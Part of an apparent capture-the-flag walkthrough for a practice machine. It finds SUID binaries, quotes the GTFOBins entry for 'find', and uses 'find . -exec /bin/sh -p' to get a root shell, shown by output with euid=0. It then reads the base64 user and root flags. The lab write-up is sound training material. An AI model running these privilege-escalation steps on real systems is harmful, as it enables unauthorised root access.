Search among 376 binaries: <binary> +<function> ...

Binary

[7z](#)

Functions

[File read](#) [Sudo](#)

Step 18 -

Now for privilege escalation type the following command in the shell and see the list of binary files which is provided by the root.

```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Step 19 -

Now in GTFObins search for 'find', so that we can exploit the find binary.

 / **find**  Star 8,264

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Step 20 -

- From the above options we are going to use './find . -exec /bin/sh -p \; -quit' to exploit the find binary.

```
$ usr/bin/find . -exec /bin/sh -p \; -quit
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Now at last line after running `id` we can see we have root permissions now


Step 21 -

Now go and try to access that file again

```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsawNpZGFkZXMsIHByaw1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Step 22 -

Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation




Step 23 -

Now go to root directory and open the file present there

```
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate



Hence this machine is completed

